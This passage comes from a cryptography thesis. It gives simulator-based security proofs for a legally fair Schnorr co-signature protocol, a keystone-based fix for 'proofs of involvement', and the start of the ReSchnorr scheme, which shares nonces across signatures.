   To inject a target DLP instance $y \leftarrow g^x$ into $\mathcal{A}$, the simulator $\mathcal{S}_{\text{Bob}}$ reads $y_{\mathcal{A}}$ from the public directory and poses as an entity whose public-key is $y_{\mathcal{S}} \leftarrow y \times y_{\mathcal{A}}^{-1}$. It follows that $y_{\mathcal{A},\mathcal{S}}$, the common public-key of $\mathcal{A}$ and $\mathcal{S}$ will be precisely $y_{\mathcal{A},\mathcal{S}} \leftarrow y_{\mathcal{S}} \times y_{\mathcal{A}}$ which, by construction, is exactly y.

   Then $\mathcal{S}_{\text{Bob}}$ activates $\mathcal{A}_{\text{Alice}}$, who queries the directory and gets y_B. At this point in time, $\mathcal{A}_{\text{Alice}}$ is tricked into believing that she has successfully established a common co-signature public-key set $\{g, p, q, y\}$ with the "co-signer" $\mathcal{S}_{\text{Bob}}$.

2. *Query Phase:*

   $\mathcal{A}_{\text{Alice}}$ will now start to present queries to $\mathcal{S}_{\text{Bob}}$. In a "normal" attack, $\mathcal{A}_{\text{Alice}}$ and Bob would communicate with a random oracle $\mathcal{O}$ representing the hash function H. However, here, the simulator $\mathcal{S}_{\text{Bob}}$ will play $\mathcal{O}$'s role and answer $\mathcal{A}_{\text{Alice}}$'s hashing queries.

   $\mathcal{S}_{\text{Bob}}$ must respond to three types of queries: *hashing queries*, *co-signature queries* and *transcript queries*. $\mathcal{S}_{\text{Bob}}$ will maintain an oracle table T containing all the hashing queries performed throughout the attack. At start $T \leftarrow \varnothing$. When $\mathcal{A}_{\text{Alice}}$ submits a hashing query q_i to $\mathcal{S}_{\text{Bob}}$, $\mathcal{S}_{\text{Bob}}$ answers as shown in Algorithm 6.

Algorithm 6: Hashing Oracle Simulation

Input: A hashing query q_i from $\mathcal{A}$.
Output: An oracle response ρ.

1. if $\exists e_i, \{q_i, e_i\} \in T$
2. $\quad \rho \leftarrow e_i$
3. else
4. $\quad \rho \xleftarrow{\$} \mathbb{Z}_q^*$
5. $\quad$ append $\{q_i, \rho\}$ to T
6. return ρ

When $\mathcal{A}_{\text{Alice}}$ submits a co-signature query to $\mathcal{S}_{\text{Bob}}$, $\mathcal{S}_{\text{Bob}}$ proceeds as explained in Algorithm 7.

Algorithm 7: Co-signing Oracle Simulation

Input: A co-signature query m from $\mathcal{A}_{\text{Alice}}$.
Output: s_B.

a) $s_B, e \xleftarrow{\$} \mathbb{Z}_q^*$
b) $r_B \leftarrow g^{s_B} y^e$
c) send $H(0 \| r_B)$ to $\mathcal{A}_{\text{Alice}}$
d) receive r_A from $\mathcal{A}_{\text{Alice}}$
e) $r \leftarrow r_A \times r_B$
f) $u \leftarrow 1 \| m \| r$
g) if $\exists e' \neq e, \{u, e'\} \in T$
h) $\quad$ abort
i) else
j) $\quad$ append $\{u, e\}$ to T
k) return s_B

Finally, when $\mathcal{A}_{\text{Alice}}$ requests a conversation transcript, $\mathcal{S}_{\text{Bob}}$ replies by sending the tuple $\{m, \rho, r_A, r_B, s_B, s_A\}$ from a previously successful interaction.

3. *Output Phase:*

   After performing queries, $\mathcal{A}_{\text{Alice}}$ eventually outputs a co-signature m, r, s valid for $y_{\mathcal{A},\mathcal{S}}$ where $r = r_A r_B$ and $s = s_A + s_B$. By design, these parameters are those of a classical Schnorr signature and therefore $\mathcal{A}_{\text{Alice}}$ has produced a classical Schnorr forgery.

To understand $\mathcal{S}_{\text{Bob}}$'s co-signature reply (Algorithm 7), assume that $\mathcal{A}_{\text{Alice}}$ is an honest Alice who plays by the protocol's rules. For such an Alice, $\{s, r\}$ is a valid signature with respect to the common co-signature public-key set $\{g, p, q, y\}$. There is a case in which $\mathcal{S}_{\text{Bob}}$ aborts the protocol before completion: this happens when it turns out that $r_A \times r_B$ has been previously queried by $\mathcal{A}_{\text{Alice}}$. In that case, it is no longer possible for $\mathcal{S}_{\text{Bob}}$ to reprogram the oracle, which is why $\mathcal{S}_{\text{Bob}}$ must abort. Since $\mathcal{A}_{\text{Alice}}$ does not know the random value of r_B, such a bad event would only occur with a negligible probability exactly equal to q_h/q (where q_h is the number of queries to the hashing oracle).

Therefore, $\mathcal{A}_{\text{Alice}}$ is turned into a forger for the target Schnorr instance with probability $1 - q_h/q$. Since $\mathcal{A}_{\text{Alice}}$ succeeds with probability ϵ_F, $\mathcal{A}_{\text{Alice}}$'s existence implies the existence of a Schnorr signature forger of probability $\epsilon_S = (1 - q_h/q)\epsilon_F$, which by the Forking Lemma shows that there exists a polynomial adversary breaking the chosen DLP instance with high probability. □

Being an attacker, at some point $\mathcal{A}_{\text{Alice}}$ will output a forgery $\{m', r', s'\}$. From here on we use the Forking

Lemma and transform $\mathcal{A}_{\text{Alice}}$ into a DLP solver as described by Pointcheval and Stern in [PS00, Theorem 14].

Adversary attacks Alice. The case where $\mathcal{A}$ targets A is similar but somewhat simpler, and the proof follows the same strategy.

Theorem 4.17 *Let $\{y, g, p, q\}$ be a DLP instance. If $\mathcal{A}_{Bob}$ plays the role of Bob and is able to forge a co-signature with probability ϵ_F, then in the Random Oracle model $\mathcal{A}_{Bob}$ can break that DLP instance with high probability in polynomial time.*

Proof: [Theorem 4.17] Here also the proof consists in constructing a simulator, $\mathcal{S}_{\text{Alice}}$, that interacts with the adversary and forces it to actually produce a classical Schnorr forgery. The simulator's behavior at different stages of the security game is as follows:

1. *The Key Establishment Phase:*

   $\mathcal{S}_{\text{Alice}}$ is given a target DLP instance $\{y, g, p, q\}$. Again, $\mathcal{S}_{\text{Alice}}$ impersonates not only Alice, but also $\mathcal{O}$ and $\mathcal{D}$. $\mathcal{S}_{\text{Alice}}$ injects the target y into the game as described in Section 4.2.3.1. Now $\mathcal{S}_{\text{Alice}}$ activates $\mathcal{A}_{\text{Bob}}$, who queries $\mathcal{D}$ (actually controlled by $\mathcal{S}_{\text{Alice}}$) to get y_B. $\mathcal{A}_{\text{Bob}}$ is thus tricked into believing that it has successfully established a common co-signature public-key set $\{g, p, q, y\}$ with the "co-signer" $\mathcal{S}_{\text{Alice}}$.

2. *The Query Phase:*

   $\mathcal{A}_{\text{Bob}}$ will now start to present queries to $\mathcal{S}_{\text{Alice}}$. Here as well, $\mathcal{S}_{\text{Alice}}$ will play $\mathcal{O}$'s role and will answer $\mathcal{A}_{\text{Bob}}$'s hashing queries.

   Again, $\mathcal{S}_{\text{Alice}}$ must respond to hashing queries and co-signature queries. Hashing queries are answered as shown in Algorithm 6. When $\mathcal{A}_{\text{Bob}}$ submits a co-signature query to $\mathcal{S}_{\text{Alice}}$, $\mathcal{S}_{\text{Alice}}$ proceeds as explained in Algorithm 8.

   $\mathcal{S}_{\text{Alice}}$ controls the oracle $\mathcal{O}$, and as such knows what is the value of r_B that $\mathcal{A}_{\text{Bob}}$ is committed to. The simulator is designed to trick $\mathcal{A}_{\text{Bob}}$ into believing that this is a real interaction with Alice, but Alice's private key is not used.

3. *Output*:

   Eventually, $\mathcal{A}_{\text{Bob}}$ produces a forgery that is a classical Schnorr forgery $\{m, r, s\}$.

Algorithm 8 may fail with probability $1/q$. Using the Forking Lemma again, we transform $\mathcal{A}_{\text{Bob}}$ into an efficient solver of the chosen DLP instance. □

Algorithm 8: Co-signing Oracle Simulation for $\mathcal{S}_{\text{Alice}}$

Input: A co-signature query m from $\mathcal{A}_{\text{Bob}}$.
Output: s_A

1. receive ρ from $\mathcal{A}_{\text{Bob}}$
2. query T to retrieve r_B such that $H(0\|r_B) = \rho$
3. $e, s_A \xleftarrow{\$} \mathbb{Z}_q$
4. $r \leftarrow r_B g^{s_A} y^e$
5. $u \leftarrow 1\|m\|r$
6. if $\exists e' \neq e, \{u, e'\} \in T$ then abort
7. append $\{u, e\}$ to T
8. $r_A \leftarrow r \times r_B^{-1}$
9. send r_A to $\mathcal{A}_{\text{Bob}}$
10. receive r_B from $\mathcal{A}_{\text{Bob}}$ (this r_B is not used by $\mathcal{S}_{\text{Alice}}$)
11. receive s_B from $\mathcal{A}_{\text{Bob}}$
12. return s_A

4.2.3.2 Concurrent co-signatures

Proofs of involvement. We now address a subtle weakness in the protocol described in the previous section, which is not captured by the fairness property *per se* and that we refer to as the existence of "proofs of involvement". Such proofs are not valid co-signatures, and would not normally be accepted by verifiers, but they nevertheless are valid evidence establishing that one party committed to a message. In a legally fair context, it may happen that such evidence is enough for one party to win a trial against the other — who lacks both the co-signature, and a proof of involvement.

Example 4.2 *In the co-signature protocol of Protocol 6, s_B is not a valid Schnorr signature for Bob. Indeed, we have $g^{s_B} y_B^e = r_B \neq r$. However, Alice can construct $s' = s_B - k_A$, so that m, r, s' forms a valid classical signature of Bob* alone *on m.*

Example 4.2 illustrates the possibility that an adversary, while unable to forge a co-signature, may instead use the information to build a valid (mono-) signature. Note that Alice may opt for a weaker proof of involvement, for instance by demonstrating her possession of a valid signature using any zero-knowledge protocol.

A straightforward patch is to refrain from using the public keys y_A, y_B for both signature and co-signature — so that attempts at constructing proofs of involvement become vain. For instance, every user could have a key $y_U^{(1)}$ used for classical signature and for certifying a key $y_U^{(2)}$ used for co-signature[7]. If an adversary generates a classical signature from a co-signature transcript as in Example 4.2, she actually reveals her harmful intentions.

However, while this exposes the forgery — so that honest verifiers would reject such a signature — the perpetrator remains anonymous. There are scenarios in which this is not desirable, e.g. because it still proves that B agreed (with some unknown and dishonest partner) on m.

Note that the existence of proof of involvement is not necessary and depends on the precise choice of underlying signature scheme.

4.2.3.3 Security model

It is important to make extremely clear the security model that we are targeting. In this situation an adversary $\mathcal{A}$ (possibly Alice or Bob) tries to forged signatures from partial and/or complete traces of co-signature interactions, which can be of two kinds :

1. Co-signatures between two parties, at least one of which did not take part in the co-signature protocol;

[7]The key $y_U^{(2)}$ may be derived from $y_U^{(1)}$ in some way, so that the storage needs of $\mathcal{D}$ are the same as for classical Schnorr.

2. (Traditional) signatures of either party.

$\mathcal{A}$ succeeds if and only if one of these forgeries is accepted, which can be captured as the probability of acceptance of $\mathcal{A}$'s outputs, and the victim (purported mono-signatory, or co-signatory) doesn't have a co-signature with $\mathcal{A}$[8].

Observe that due to the unforgeability of Schnorr signatures, the attacker must necessarily impersonate one of the co-signatories to achieve either of the two forgeries mentioned above (in fact, the strongest position is that of Alice, who has an edge over Bob in the protocol). This is the reason why the victim may have a co-signature of $\mathcal{A}$, so that this security model captures fairness.

In short, we propose to address such attacks in the following way:

1. By using a different key for co-signature and mono-signature;

2. By having Bob store specific co-signature-related information in non-volatile memory.

The reason for (1) is that it distinguishes between mono-signatures, and mono-signatures generated from partial co-signature traces. Thanks to this, it is easy for the verifier to detect a forgery, and perform additional steps.

The reason for (2) is twofold: On the one hand, it enables the verifier to obtain from Bob definitive proof that there was forgery; on the other hand, once the forgery has been identified, it makes it possible for the verifier to re-establish fairness binding the two real co-signatories together. Note that Bob is in charge of keeping this information secure, i.e. available and correct.

4.2.3.4 Concurrent co-signatures

In the interest of fairness, the best we can ask is that if A tries to incriminate B on a message they both agreed upon, she cannot do so anonymously.

To enforce fairness on the co-signature protocol, we ask that the equivalent of a keystone is transmitted first; so that in case of dispute, the aggrieved party has a legal recourse. First we define the notion of an authorized signatory credential:

Definition 4.21 (Authorized signatory credential) *The data field*

$$\Gamma_{\mathit{Alice,Bob}} = \{\mathit{Alice}, \mathit{Bob}, k_A, \sigma(g^{k_A} \| \mathit{Alice} \| \mathit{Bob})\}$$

is called an authorized signatory credential *given by Alice to Bob, where σ is some publicly known auxiliary signature algorithm using Alice's private key x_A as a signing key.*

Any party who gets $\Gamma_{\text{Alice,Bob}}$ can check its validity, and releasing $\Gamma_{\text{Alice,Bob}}$ is *by convention* functionally equivalent to Alice giving her private key x_A to Bob. A valid signature by Bob on a message m exhibited with a valid $\Gamma_{\text{Alice,Bob}}$ is *legally* defined as encompassing the meaning ($\Rrightarrow$) of Alice's signature on m:

$$\{\Gamma_{\text{Alice,Bob}}, \text{signature by Bob on } m\} \Rrightarrow \text{signature by Alice on } m$$

Second, the co-signature protocol of Protocol 6 is modified by requesting that Alice provide t to Bob. Bob stores this in a local memory $\mathcal{L}$ along with s_B. Together, t and s_B act as a keystone enabling Bob (or a verifier, e.g. a court of law) to reconstruct $\Gamma_{\text{Alice,Bob}}$ if Alice exhibits a (fraudulent) signature binding Bob alone with his co-signing public key.

Therefore, should Alice try to exhibit as in Example 4.2 a signature of Bob alone on a message they both agreed upon (which is known as a fraud), the court would be able to identify Alice as the fraudster.

[8] In particular, the question of whether Bob "intended" to sign is outside the scope of this security model.




Figure 4.10: The verification procedure: proof of involvement.

Protocol 7: Legally Fair Co-Signature Protocol

Alice		Bob
$y_{A,B} \leftarrow y_A \times y_B$		$y_{A,B} \leftarrow y_A \times y_B$
$k_A \xleftarrow{\$} \mathbb{Z}_q^*$		$k_B \xleftarrow{\$} \mathbb{Z}_q^*$
$r_A \leftarrow g^{k_A}$		$r_B \leftarrow g^{k_B}$
		$\rho \leftarrow H(0 \Vert r_B)$
	$\xleftarrow{\rho}$	
$t \leftarrow \sigma(r_A \Vert \text{Alice} \Vert \text{Bob})$	$\xrightarrow{r_A, t}$	
		if t is incorrect **then** abort
		store t in $\mathcal{L}$
	$\xleftarrow{r_B}$	
if $H(0 \Vert r_B) \neq \rho$ **then** abort		
$r \leftarrow r_A \times r_B$		$r \leftarrow r_A \times r_B$
$e \leftarrow H(1 \Vert m \Vert r)$		$e \leftarrow H(1 \Vert m \Vert r)$
$s_A \leftarrow k_A - e x_A \bmod q$		$s_B \leftarrow k_B - e x_B \bmod q$
		store s_B in $\mathcal{L}$
	breakpoint ① $\xleftarrow{s_B}$	
if s_B is incorrect **then** abort		
	breakpoint ② $\xrightarrow{s_A}$	
		if s_A is incorrect **then** abort
	breakpoint ③	
$s \leftarrow s_A + s_B \bmod q$		$s \leftarrow s_A + s_B \bmod q$
		if $\{m, r, s\}$ is valid **then** erase t, s_B from $\mathcal{L}$

The modified signature protocol is described in Protocol 7. Alice has only one window of opportunity

to try and construct a fraudulent signature of Bob: by stopping the protocol at breakpoint ② and using the information s_B[9].

Indeed, if the protocol is interrupted before breakpoint ①, then no information involving m was released by any of the parties: The protocol's trace can be simulated without Bob's help as follows

$$\begin{aligned} s_B, r &\xleftarrow{\$} \mathbb{Z}_q \\ e &\leftarrow H(1\|m\|r\|\text{Alice}\|\text{Bob}) \\ r_B &\leftarrow g^{s_B} y_B^e \\ r_A &\leftarrow r \times r_B^{-1} \\ t &\leftarrow \sigma(r_A\|\text{Alice}\|\text{Bob}) \\ \rho &\leftarrow H(0\|r_B) \end{aligned}$$

and Bob has only received from Alice the signature of a random integer.

If Alice and Bob successfully passed the normal completion breakpoint ③, *both* parties have the co-signature, and are provably committed to m.

4.2.3.5 "Willingness-to-sign" attacks

David Pointcheval[10] pointed out a subtle attack that exceeds our model. In the scenario considered by Pointcheval Bob is willing to sign m. An attacker wanting to check this fact eavesdrops a legitimate co-signature session with Alice and replays r_A, t. Bob will proceed and pass breakpoint ① thereby revealing to the attacker his intent to co-sign m with Alice. A possible way to avoid this attack consists in having Bob send an auxiliary random challenge z along with ρ. The definition of t will then be modified to include z (i.e. $t = \sigma(r_A|z|\text{Alice}|\text{Bob})$). This will prevent the recycling (replay) of past protocol sessions. We conjecture that this countermeasure suffices to thwart these willingness to sign attacks although we did not prove that.

4.2.3.6 Conclusion and further work

In this section we described an alternative construction paradigm for legally fair contract signing that doesn't require keystones, but can be combined with them to provide additional power. The new paradigm produces co-signatures that bind a pair of users, and can be adapted to a number of DLP signature protocols. In the co-signature version of Schnorr's protocol, the resulting co-signatures have the same format as classical (single-user) signature. This paradigm guarantees fairness and abuse-freeness, and can be equipped with keystones to add functionalities such as whistle-blower traceability.

[9] If Bob transmits a wrong or incorrect s_B, this will be immediately detected by Alice as $r_B \neq g^{s_B} y_B^e$. Naturally, in such a case, Bob never sent any information binding him to the contract anyway.

[10] *de auditu*.

4.3 Reusing nonces in Schnorr signatures

Abstract

The provably secure Schnorr signature scheme is popular and efficient. However, each signature requires a fresh modular exponentiation, which is typically a costly operation. As the increased uptake in connected devices revives the interest in resource-constrained signature algorithms, we introduce a variant of Schnorr signatures that mutualises exponentiation efforts.

Combined with precomputation techniques (which would not yield as interesting results for the original Schnorr algorithm), we can amortise the cost of exponentiation over several signatures: these signatures share the same nonce. Sharing a nonce is a deadly blow to Schnorr signatures, but is not a security concern for our variant, dubbed ReSchnorr.

ReSchnorr is provably secure, asymptotically-faster than Schnorr when combined to efficient pre-computation techniques, and experimentally 2 to 6 times faster than Schnorr for the same number of signatures when using 1 MB of static storage.

This is joint work with Marc Beunardeau, Aisling Connolly, David Naccache, and Damien Vergnaud. This work was accepted at the 22nd European Symposium on Research in Computer Security, ESORICS 2017, Oslo (Norway) and published as [BCG+17e].

4.3.1 Introduction

The increased popularity of lightweight implementations invigorates the interest in resource-preserving protocols. Interestingly, this line of research was popular in the late 1980's, when smart-cards started performing public-key cryptographic operations (e.g. [FS87]). Back then, cryptoprocessors were expensive and cumbersome, and the research community started looking for astute ways to identify and sign with scarce resources.

In this work we revisit a popular signature algorithm published by Schnorr in 1989 [Sch90] and seek to lower its computational requirements assuming that the signer is permitted to maintain some read-only memory. This storage allows for time-memory trade-offs, which are usually not very profitable for typical Schnorr parameters.

We introduce a new signature scheme, ReSchnorr, which is provably secure in the random oracle model (ROM) under the assumption that the *partial discrete logarithm problem* (see below) is intractable. This scheme can benefit much more from precomputation techniques, which results in faster signatures.

Implementation results confirm the benefits of this approach when combining efficient precomputation techniques, when enough static memory is available (of the order of 250 couples of the form (x, g^x)). We provide comparisons with Schnorr for several parameters and pre-computation schemes.

4.3.1.1 Intuition and general outline of the idea

Schnorr's signature algorithm uses a large prime modulus p and a smaller prime modulus q dividing $p-1$. The security of the signature scheme relies on the discrete logarithm problem in a subgroup of order q of the multiplicative group of the finite field $\mathbb{Z}_p$ (with $q \mid p-1$). Usually the prime p is chosen to be large enough to resist index-calculus methods for solving the discrete-log problem (*e.g.* 3072 bits for a 128-bit security level), while q is large enough to resist the square-root algorithms [Sha71] (e.g. 256 bits for 128-bit security level).

The intuition behind our construction is to consider a prime p such that $p-1$ has *several* different factors q_i large enough to resist these birthday attacks, i.e.

$$p = 1 + 2\prod_{i=1}^{\ell} q_i$$

then several "orthogonal" Schnorr signatures can share the same commitment component $r = g^k \bmod p$. This is not the case with standard Schnorr signatures where, if a k is reused then the secret signing key is revealed.

It remains to find how r can be computed quickly. In the original Schnorr protocol k is picked uniformly at random in $\mathbb{Z}_q$. However, to be secure, our construction requires that k is picked in the larger set $\mathbb{Z}_{p-1}$. which means that a much higher effort is required to compute r. Here we cut corners by generating an r

with pre-computation techniques which allow an exponentiation to be sub-linear. The trick is that once the exponentiation is sub-linear, we are more effective in our setting than in the original Schnorr setting.

We start by reminding how the original Schnorr signature scheme works and explain how we extend it assuming that k is randomly drawn from $\mathbb{Z}_{p-1}$. We then present applications of our construction, by comparing several pre-processing schemes.

4.3.2 Preliminaries

We denote the security parameter by $\kappa \in \mathbb{N}$ which is given to all algorithms in the unary form 1^κ. Algorithms are randomized unless otherwise stated, and PPT stands for "probabilistic polynomial-time," in the security parameter. We denote random sampling from a finite set X according to the uniform distribution with $x \xleftarrow{\$} X$. We also use the symbol $\xleftarrow{\$}$ for assignments from randomized algorithms, while we denote assignment from deterministic algorithms and calculations with the symbol $\leftarrow$. If n is an integer, we write $\mathbb{Z}_n$ for the ring $\mathbb{Z}/n\mathbb{Z}$. We let $\mathbb{Z}_n^*$ the invertible elements of $\mathbb{Z}_n$. As is usual, $f \in \mathsf{negl}(\kappa)$ denotes a function that decreases faster than the inverse of any polynomial in κ; such functions are called negligible. The set of numbers $1, 2, \ldots, k$ is denoted $[k]$. Most of our security definitions and proofs use code-based games. A game G consists of an initializing procedure Init, one or more procedures to respond to oracle queries, and a finalizing procedure Fin.

4.3.2.1 Schnorr's signature scheme

Schnorr signatures [Sch90] are an offspring ElGamal signatures [ElG86] which are provably secure in the Random Oracle Model under the assumed hardness of solving generic instances of the Discrete Logarithm Problem (DLP) [PS96]. The Schnorr signature scheme is a tuple of algorithms defined as follows:

- $\mathsf{Setup}(1^\kappa)$: Large primes p, q are chosen, such that $q \geq 2^\kappa$ and $p - 1 = 0 \bmod q$. A cyclic group $\mathbb{G} \subset \mathbb{Z}_p$ of prime order q is chosen, in which it is assumed that the DLP is hard, along with a generator $g \in \mathbb{G}$. A hash function $H : \{0,1\}^* \to \mathbb{G}$ is chosen. Public parameters are $\mathsf{pp} = (p, q, g, \mathbb{G}, H)$.

- $\mathsf{KeyGen}(\mathsf{pp})$: Pick an integer x uniformly at random from $[2, q-1]$ as the signing key sk, and publish $y \leftarrow g^x$ as the public key pk.

- $\mathsf{Sign}(\mathsf{pp}, \mathsf{sk}, m)$: Pick k uniformly at random in $\mathbb{Z}_q^*$, compute $r \leftarrow g^k \bmod q$, $e \leftarrow H(m, r)$, and $s \leftarrow k - ex \bmod q$. Output $\sigma \leftarrow \{r, s\}$ as a signature.

- $\mathsf{Verify}(\mathsf{pp}, \mathsf{pk}, m, \sigma)$: Let $(r, s) \leftarrow \sigma$, compute $e \leftarrow H(m, r)$ and return True if $g^s y^e = r$, and False otherwise.

4.3.2.2 Security model

We recall the strong[11] EF-CMA security notion:

Definition 4.22 (Strong EF-CMA Security) *A signature scheme Σ is* secure against existential forgeries in a chosen-message attack *(strongly* EF-CMA*-secure) if the advantage of any PPT adversary $\mathcal{A}$ against the* EF-CMA *game defined in Figure 4.11 is negligible:* $\mathsf{Adv}^{\mathsf{EF}}_{\mathcal{A},\Sigma}(\kappa) = \Pr\left[\mathsf{EF}^{\mathcal{A}}_{\Sigma}(\kappa) = 1\right] \in \mathsf{negl}(\kappa)$.

4.3.3 ReSchnorr signatures: using multiple q's

Our construction relies on using a prime p of the form mentioned in the introduction. This is not a trivial change, and requires care as we discuss below.

Technically, our construction is a *stateful* signature scheme (see e.g. [KL07, Chapter 12]), in which we simultaneously sign only one message and keep a state corresponding to the values k, g^k and the index i for the current prime number. However, it is more compact and convenient to describe it as a signature for ℓ simultaneous messages.

[11] In contrast to the *weak* version, the adversary is allowed to forge for a message that they have queried before, provided that their forgery is *not* an oracle response.

$\underline{\mathsf{EF}^{\mathcal{A}}_{\Sigma}(\kappa)}$:
$L \leftarrow \emptyset$
$(\mathsf{sk}, \mathsf{pk}) \xleftarrow{\$} \Sigma.\mathsf{KeyGen}(1^\kappa)$
$(m^*, \sigma^*) \leftarrow \mathcal{A}^{\mathsf{Sign}(\cdot),\mathsf{Verify}(\cdot,\cdot),H(\cdot)}(1^\kappa)$
if $(m^*, \sigma^*) \notin L$
  return $\Sigma.\mathsf{Verify}(\mathsf{pk}, m^*)$
return 0

$\underline{\mathsf{Sign}(m)}$:
$\sigma \xleftarrow{\$} \Sigma.\mathsf{Sign}(\mathsf{sk}, m)$
$L \leftarrow L \cup \{m, \sigma\}$
return σ

$\underline{\mathsf{Verify}(m, \sigma)}$:
return $\Sigma.\mathsf{Verify}(\mathsf{pk}, m, \sigma)$

Figure 4.11: The strong EF-CMA experiment for digital signature schemes.

4.3.3.1 ReSchnorr signature scheme

Similar to the Schnorr signature scheme, Reschnorr is a tuple of algorithms (Setup, KeyGen, Sign, and Verify), which we define as follows:

- $\mathsf{Setup}(1^\kappa)$: Generate ℓ primes $q_1, \ldots, q_\ell$ of size $\geq 2^\kappa$ and ℓ groups $\mathbb{G}_1, \ldots, \mathbb{G}_\ell$ respectively of order $q_1, \ldots q_\ell$ such that the DLP is hard in the respective $\mathbb{G}_i$, and such that $p = 1 + 2\prod q_i$ is prime. This is easily achieved by selecting $(\ell - 1)$ primes q_i and varying the last one until p is prime.[12] Choose a cryptographic hash function $H : \{0,1\}^* \to \{0,1\}^{q_1}$. The hash function will be used to produce elements of $\mathbb{Z}_{q_i}$. For this we will denote by H_i the composition of H and a conversion function from $\{0,1\}^{q_1}$ to $\mathbb{Z}_{q_i}$[13] Finally, choose g a generator of the group $\mathbb{Z}_p^*$ of order $p-1$. The public parameters are therefore
$$\mathsf{pp} = \left(p, \{q_i\}_{i=1}^{\ell}, H, g, \{G_i\}_{i=1}^{\ell}\right).$$

- $\mathsf{KeyGen}(\mathsf{pp})$: The signer chooses $x \xleftarrow{\$} \mathbb{Z}_{p-1}^*$ and computes $y \leftarrow g^x \bmod p$. The key $\mathsf{sk} = x$ is kept private to the signer, while the verification key $\mathsf{pk} = y$ is made public.

- $\mathsf{Sign}(\mathsf{pp}, \mathsf{sk}, m_1, \ldots, m_\ell)$: The signer chooses $k \xleftarrow{\$} \mathbb{Z}_p$, such that $k \neq 0 \bmod q_i$ for all i, and computes $r \leftarrow g^k \bmod p$.
  The signer can now sign the ℓ messages m_i as:
$$\rho_i \xleftarrow{\$} \{0,1\}^\kappa, \quad e_i \leftarrow H_i(m_i, r, \rho_i), \quad \text{and} \quad s_i \leftarrow k - e_i x \bmod q_i$$
  outputting the ℓ signatures $\sigma_i = \{r, s_i, \rho_i\}$—or, in a more compact form,
$$\sigma = \{r, s_1, \ldots, s_\ell, \rho_1, \ldots, \rho_\ell\}.$$

- $\mathsf{Verify}(\mathsf{pp}, \mathsf{pk}, m_i, (r, s_i, \rho_i), i)$: Verifying a signature is achieved by slightly modifying the original Schnorr scheme: First check that $s_i \in \{0, \ldots q_i - 1\}$ and compute $e_i \leftarrow H_i(m_i, r, \rho_i)$, then observe that for a correct signature[14]:
$$(g^{s_i} y^{e_i})^{\frac{p-1}{q_i}} = r^{\frac{p-1}{q_i}} \bmod p.$$
  The signature is valid if and only if this equality holds, otherwise the signature is invalid (see Lemma 4.18).

Remark. Note that unlike Schnorr, in the Sign algorithm we add a random ρ_i for a signature to make the argument of the hash function unpredictable. This will be useful for the proof of Theorem 4.19 in the ROM.

[12] See Section 4.3.8 for a discussion on some particularly interesting moduli.
[13] This conversion function can read the string as a binary number and reduce it $\bmod q_i$ for example.
[14] One can note, $\frac{p-1}{q_i} = 2q_1 \cdots q_{i-1} q_{i+1} \cdots q_\ell$.

Remark. Note also that one almost recovers the original Schnorr construction for $\ell = 1$—the only differences being in the verification formula, where both sides are squared in our version, and the addition of a fresh random to hash.

Lemma 4.18 (Correctness) *The ReSchnorr signature scheme is correct.*

Proof: Let g, y, r, s_i, and ρ_i be as generated by the KeyGen and Sign algorithms for a given message m_i. We check that,

$$\left(\frac{(g^{s_i}y^{e_i})^{s_i}}{r}\right)^{\frac{p-1}{q_i}} = 1 \bmod p.$$

By the definition of s_i, there exists $\lambda \in \mathbb{Z}$ such that $g^{s_i} = g^{k-e_i x+\lambda q_i}$, hence

$$g^{s_i}y^{e_i}g^{-k} = g^{\lambda q_i} \bmod p.$$

Raising this to the power of $\frac{p-1}{q_i}$ we get $g^{\lambda(p-1)} = 1$ since the order the multiplicative group $\mathbb{Z}_p^*$ is $p-1$. □

4.3.3.2 Security

To aid in the proof of security, we introduce the following problem which we call the partial discrete logarithm problem (PDLP). Intuitively it corresponds to solving a discrete logarithm problem in the subgroup of our choice.

Definition 4.23 (PDLP) *Let $\ell \geq 2$ be an integer, $q_1, \ldots, q_\ell$ distinct prime numbers and $q = q_1 \ldots q_\ell$. Let $\mathbb{G}$ be a group of order q and g a generator of $\mathbb{G}$. Given $g, q, q_1, \ldots, q_l$, and $y = g^x$, the* partial discrete logarithm problem *(PDLP) consists in finding $i \in [\ell]$ and $x_i \in \mathbb{Z}_{q_i}$ such that $x_i = x \bmod q_i$.*

In our context, we are chiefly interested in a subgroup of order q of a multiplicative group of a finite field $\mathbb{Z}_p^*$, where q divides $p-1$—ideally, $q = (p-1)/2$. The best known algorithms to solve the PDLP are index-calculus based methods in $\mathbb{Z}_p^*$ and square-root algorithms in subgroups of prime order q_i for some $i \in [\ell]$. With p of bit-size 3072, $q = (p-1)/2$, $\ell = 12$ and $q_1, \ldots, q_\ell$ of bit-size 256, we conjecture that solving the PDLP requires about 2^{128} elementary operations. In Section 4.3.4, we provide security argument in the generic group model on the intractability of the PDLP for large enough prime numbers $q_1, \ldots, q_\ell$.

Theorem 4.19 (Existential unforgeability) *ReSchnorr is provably* EF-CMA*-secure assuming the hardness of solving the PDLP, in the ROM.*

To prove this result, we will exhibit a reduction from an efficient EF-CMA forger to an efficient PDLP solver. To that end we first show a sequence of indistinguishability results between the output distributions of

